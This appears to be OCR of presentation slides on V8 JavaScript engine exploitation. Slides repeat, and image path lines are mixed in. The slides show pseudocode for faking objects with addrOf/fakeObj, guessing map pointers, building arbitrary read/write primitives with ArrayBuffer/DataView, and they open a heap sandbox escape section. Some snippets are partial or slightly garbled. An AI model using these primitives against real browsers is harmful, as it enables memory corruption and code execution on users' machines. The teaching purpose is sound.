

```
holder = [
                float(map, properties),
                float(elements, 1)
            ]
holder_addr = addrOf(holder)

fake = fakeObj(holder_addr - 0x10)

// fake[0] = ??
```

1. V8 memory corruption

Arbitrary read/write: retrieve valid map/properties

```
holder = [
            float(map, properties),
            float(elements, 1)
        ]
```

⟹ How to guess valid map/properties pointers?




1. V8 memory corruption

Arbitrary read/write: retrieve valid map/properties

```
holder = [
            float(map, properties),
            float(elements, 1)
        ]
```

⟹ How to guess valid map/properties pointers?

```
fake_num = fakeObj(holder_addr - 0x4)

for (k=0; k<0x1000; k++) {
    holder[1] = float(0, k)
    if (typeof fake_num == “number”) {
        // we found kHeapNumberMap
        // fake_num = map/properties pointers
    }
}
```



1. V8 memory corruption

Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
  = more reliable & comprehensive read/write


```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
```

1. V8 memory corruption

Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
  = more reliable & comprehensive read/write

```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
```




1. V8 memory corruption

Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
  = more reliable & comprehensive read/write

```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
```




1. V8 memory corruption

Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
  = more reliable & comprehensive read/write

```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
```




1. V8 memory corruption


Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
  = more reliable & comprehensive read/write

```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
```



- Reliable *addrOf()* & *fakeObj()*



2. Heap sandbox escape


V8 heap sandbox design

Unsandboxed read/write

Code execution


2. Heap sandbox escape

V8 heap sandbox design



